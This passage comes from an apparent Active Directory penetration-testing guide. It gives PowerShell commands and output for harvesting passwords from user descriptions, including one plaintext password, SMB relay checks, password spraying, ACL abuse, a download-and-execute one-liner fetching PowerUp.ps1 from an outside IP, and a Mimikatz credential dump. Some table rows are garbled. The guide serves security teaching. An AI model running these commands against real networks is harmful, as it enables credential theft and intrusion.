distinguishedName : CN=Kai Bel,CN=Users,DC=cs,DC=org
name               : Kai Bel
objectClass        : user
objectGUID         : 37e90549-822b-4fcc-89c7-69058ddb722d
SamAccountName     : kai.bel
SID                : S-1-5-21-3370484995-1164256714-2445635261-1186
```

Password in Object Description

Sometimes we can find keys, etc values that can be written in the description of a user.

Example:

Get-ADUser -Filter {description -like '*'} -Properties samaccountname, description | Select-Object samaccountname, description

```
[12/02/2022 06:46:58] | PS C:\Users\kai.bel > Get-ADUser -Filter {description -like '*'} -Properties samaccountname, description | Select-Object samaccountname, description

samaccountname    description
-----
Administrador      Cuenta integrada para la administración del equipo o dominio
Invitado           Cuenta integrada para el acceso como invitado al equipo o dominio
DefaultAccount     Cuenta de usuario administrada por el sistema.
kbhtot            Cuenta de servicio de centro de distribución de claves
rebekah.simonette  Replication Account
elle.maggee        Replication Account
lancelot.carla     New User ,DefaultPassword
janka.kalila       Shared User
ronalda.quintilla  User Password Y7YF=!qoBWiX
```

SMB Signing Disabled

This kind of attack is very dangerous because anybody with access to the network can capture traffic, relay it, and get unauthorized access to the servers.

Lateral Movement via SMB Relaying.

Example:

Get-SmbServerConfiguration | select RequireSecuritySignature

```
Windows PowerShell
[12/02/2022 07:02:38] | PS C:\Users\kai.bel > Get-SmbServerConfiguration | select RequireSecuritySignature

RequireSecuritySignature
-----
False
```

Password Spraying

Password spraying is a technique used by an attacker to obtain valid access credentials that consists of trying the same password on multiple users.

Example:

Get-ADUser -Properties name -Filter * | Select-Object -ExpandProperty name | Out-File users.txt
type users.txt

Invoke-DomainPasswordSpray -Userlist .\test.txt -Password 123456 -Verbose

```
[*] The domain password policy observation window is set to minutes.
[*] Setting a minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 32 accounts?
[Y] Yes [N] No [?] Ayuda (el valor predeterminado es "Y"): y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password password against 32 users. Current time is 7:29
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to sprayed-creds.txt
PS C:\Users\kai.bel>
```

Abusing ACLs/ACEs

Any misconfiguration in the registry's ACL permissions can allow a standard user (with low privileges) to make settings in GPOs, add users to a specific group, change passwords, etc.

Example:

```
Get-ADUser -Filter * | %{(Get-ACL "AD:$($_.distinguishedname)").access}
```

```
PS C:\Users\kai.bel> Get-ADUser -Filter * | %{{(Get-ACL "AD:$($_.distinguishedname)").access}

ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\Usuarios autenticados
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacL, WriteOwner
```

Example:

```
(Get-ACL "AD:$((Get-ADUser -Identity 'lesley.cherrita').distinguishedname")).access | Select  
ActiveDirectoryRights,AccessControlType
```

```
PS C:\Users\kai.bel> (Get-ACL "AD:$((Get-ADUser -Identity 'lesley.cherrita').access | Select ActiveDirectoryRights,AccessControlType
```

| ActiveDirectoryRights | AccessControlType |
|---|-------------------|
| GenericRead | Allow |
| ReadControl | Allow |
| GenericAll | Allow |
| GenericAll | Allow |
| GenericAll | Allow |
| ExtendedRight | Allow |
| ReadProperty, WriteProperty | Allow |
| ReadProperty, WriteProperty | Allow |
| ReadProperty, WriteProperty | Allow |
| ExtendedRight | Allow |
| ExtendedRight | Allow |
| ExtendedRight | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty, WriteProperty | Allow |
| ReadProperty, WriteProperty | Allow |
| ReadProperty, WriteProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| GenericRead | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty, WriteProperty | Allow |
| ReadProperty, WriteProperty | Allow |
| Self | Allow |
| Self | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| ReadProperty | Allow |
| WriteProperty | Allow |
| GenericRead | Allow |
| GenericRead | Allow |
| GenericRead | Allow |
| ReadProperty, WriteProperty | Allow |
| ReadProperty, WriteProperty, ExtendedRight | Allow |
| GenericAll | Allow |
| ListChildren | Allow |
| CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner | Allow |

Beneficial tips :)


Use 64-bit powershell script on 32-bit PC.

Example:

```
powershell.exe -c "[Environment]::Is64BitProcess"
cd C:\Windows\sxs\native\WindowsPowerShell\v1.0\
powershell.exe -c "[Environment]::Is64BitProcess"
powershell.exe -c "iex(new-object
net.webclient).downloadstring('http://10.10.14.75:81/PowerUp.ps1'); Invoke-AllChecks"
```

The administrator that logs into any device without deleting its hash in the memory cache.

If you are a domain administrator or etc, you log into our device and we get to escalate privileges such as NT Authority System due to privesc Local, GPO, ACL, Token or etc attacks, we can perform a dump to extract the hash or password in plain text from the victim user.



INFORMACION DE PRIVILEGIOS

| Nombre de privilegio | Descripción | Estado |
|---------------------------------|--|---------------|
| SeIncreaseQuotaPrivilege | Ajustar las cuotas de la memoria para un proceso | Deshabilitado |
| SeSecurityPrivilege | Administrar registro de seguridad y auditoría | Deshabilitado |
| SeTakeOwnershipPrivilege | Tener posesión de archivos y otros objetos | Deshabilitado |
| SeBackupPrivilege | Cargar y descargar controladores de dispositivo | Deshabilitado |
| SeSystemProfilePrivilege | Generar perfiles del rendimiento del sistema | Deshabilitado |
| SeSystemTimePrivilege | Cambiar la hora del sistema | Deshabilitado |
| SeCreatePagefilePrivilege | Generar perfiles de un solo proceso | Deshabilitado |
| SeIncreaseBasePriorityPrivilege | Aumentar prioridad de programación | Deshabilitado |
| SeCreatePagefilePrivilege | Crear un archivo de paginación | Deshabilitado |
| SeBackupPrivilege | Hacer copias de seguridad de archivos y directorios | Deshabilitado |
| SeRestorePrivilege | Restaurar archivos y directorios | Deshabilitado |
| SeShutdownPrivilege | Apagar el sistema | Deshabilitado |
| SeDebugPrivilege | Depurar programas | Habilitado |
| SeSystemEnvironmentPrivilege | Modificar valores de entorno firmware | Deshabilitado |
| SeChangeNotifyPrivilege | Optimizar compracción de recursos | Habilitado |
| SeRemoteShutdownPrivilege | Forzar cierre desde un sistema remoto | Deshabilitado |
| SeRemoteShutdownPrivilege | Quitar equipo de la estación de acoplamiento | Deshabilitado |
| SeRemoteShutdownPrivilege | Eliminar tarjeta de identificación del sistema | Deshabilitado |
| SeRemoteShutdownPrivilege | Substituir a un cliente tras la autenticación | Habilitado |
| SeRemoteShutdownPrivilege | Crear objetos globales | Habilitado |
| SeRemoteShutdownPrivilege | Aumentar el espacio de trabajo de un proceso | Deshabilitado |
| SeRemoteShutdownPrivilege | Cambiar la zona horaria | Deshabilitado |
| SeRemoteShutdownPrivilege | Crear vínculos simbólicos | Deshabilitado |
| SeRemoteShutdownPrivilege | Obtener un token de suplencia para otro usuario en la misma sesión | Deshabilitado |

Nombre de usuario SID

nt authority\system 5-1-5-18

(Mimikatz) sekurlsa:wdigest

```
Authentication Id : 0 : 2101337 (00000000:00201039)
Session          : Interactive from 1
User Name        : [REDACTED]
Domain           : [REDACTED]
Logon Server     : [REDACTED]
Logon Time       : 16/06/2021 11:03:25 a.m.
SID              : [REDACTED]

wdigest :
* Username : [REDACTED]
* Domain   : [REDACTED]
* Password : [REDACTED]

Authentication Id : 0 : 218849 (00000000:0003a501)
Session          : NewCredentiaIs from 0
User Name        : SYSTEM
Domain           : NT AUTHORITY
Logon Server     : (null)
Logon Time       : [REDACTED]
SID              : [REDACTED]

wdigest :
* Username : [REDACTED]
* Domain   : [REDACTED]
* Password : [REDACTED]
```